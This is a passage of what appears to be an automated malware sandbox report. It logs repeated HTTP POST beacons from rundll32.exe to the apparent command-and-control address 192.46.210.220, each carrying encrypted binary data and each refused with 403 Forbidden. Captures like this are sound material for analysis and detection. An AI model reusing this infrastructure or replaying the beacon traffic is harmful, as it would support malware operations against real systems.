2021-10-28 02:50:49 UTC	274	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u"V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:50 UTC	279	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:50 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.4	50063	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:52 UTC	279	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:52 UTC	279	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z"V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:53 UTC	289	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:53 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.4	50065	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:53 UTC	284	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:53 UTC	284	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u"V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:54 UTC	289	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:53 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.4	50085	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:56 UTC	289	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:56 UTC	289	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z\^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:57 UTC	299	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:57 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.4	50087	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:57 UTC	294	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:57 UTC	294	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u\^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:58 UTC	299	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:58 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49807	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:13 UTC	29	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:13 UTC	30	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u\^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:14 UTC	34	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:14 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.4	50097	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:00 UTC	299	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:00 UTC	299	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:01 UTC	309	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:01 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.4	50098	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:01 UTC	304	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:01 UTC	304	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u'V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:02 UTC	309	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:01 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.4	50105	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:04 UTC	309	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:04 UTC	309	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:05 UTC	319	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:05 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.4	50106	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:05 UTC	314	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:05 UTC	314	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:05 UTC	319	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:05 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
64	192.168.2.4	50113	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:08 UTC	319	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:08 UTC	319	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:09 UTC	329	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:09 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
65	192.168.2.4	50114	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:09 UTC	324	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:09 UTC	324	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:09 UTC	329	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:09 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
66	192.168.2.4	50121	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:12 UTC	329	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:12 UTC	329	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:13 UTC	339	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:13 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
67	192.168.2.4	50122	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:13 UTC	334	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:13 UTC	334	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u'V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:13 UTC	339	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:13 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
68	192.168.2.4	50128	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:16 UTC	339	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
